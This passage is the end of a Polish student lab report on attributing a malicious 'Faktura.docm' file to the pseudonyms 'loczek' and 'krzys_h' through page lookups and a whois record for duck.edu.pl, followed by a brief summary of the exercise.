
Rysunek 16: Właściwości pliku `Faktura.docm`

- na stronie `irc.duck.edu.pl` znaleźliśmy użytkownika `krzys_h` wraz z jego prawdziwym imieniem i nazwiskiem oraz powiązanym z nim adresem e-mail. Znalezione informacje przedstawia rysunek 17.



Rysunek 17: Informacje o użytkowniku `krzys_h`

- na stronie `https://blog.duck.edu.pl/` znaleźliśmy zdjęcia wstawione przez użytkownika `krzys_h`, co przedstawia rysunek 18.



Rysunek 18: Zdjęcia wstawione przez użytkownika `krzys_h`

Sprawdziliśmy również informacje o domenie `duck.edu.pl` w bazie `whois`, ale nie znaleźliśmy żadnych przydatnych informacji. Wynik wyszukiwania przedstawia rysunek 19.

Wyniki poszukiwań dla duck.edu.pl

Nazwa domeny	duck.edu.pl
Stan	Aktywna w DNS [REGISTERED]
Utworzona	2021.03.24 17:44:14
Ostatnia modyfikacja	2023.05.16 00:16:13
Koniec okresu rozliczeniowego	2024.03.24 17:44:14
Nazwy serwerów	giancarlo.ns.cloudflare.com laura.ns.cloudflare.com
Abonent	dane niedostępne
Rejestrator	OVH SAS 2 Rue Kellermann 59100 Roubaix Francja/France Tel: +48.717500200 https://www.ovhcloud.com

Rysunek 19: Wynik wyszukiwania domeny `duck.edu.pl` w bazie `Whois`

Ostatecznie, za atakiem stoi dwóch potencjalnych złośliwych agentów o pseudonimach:

- `loczek`, o którym nie zdobyliśmy żadnych dodatkowych informacji,
- `krzys_h`, o którym zdobyliśmy następujące informacje:
  - imię i nazwisko,
  - adres e-mail,
  - prowadzony blog,
  - zafascynowanie kaczkami.

4. Podsumowanie

Zadanie laboratoryjne uważamy za niezwykle ciekawe w realizacji ze względu na jego wieloetapowość i zaciemnienie akcji wykonywanych na kolejnych etapach infekcji. Z tego powodu analiza była dłuższa, ale jednocześnie bardziej interesująca.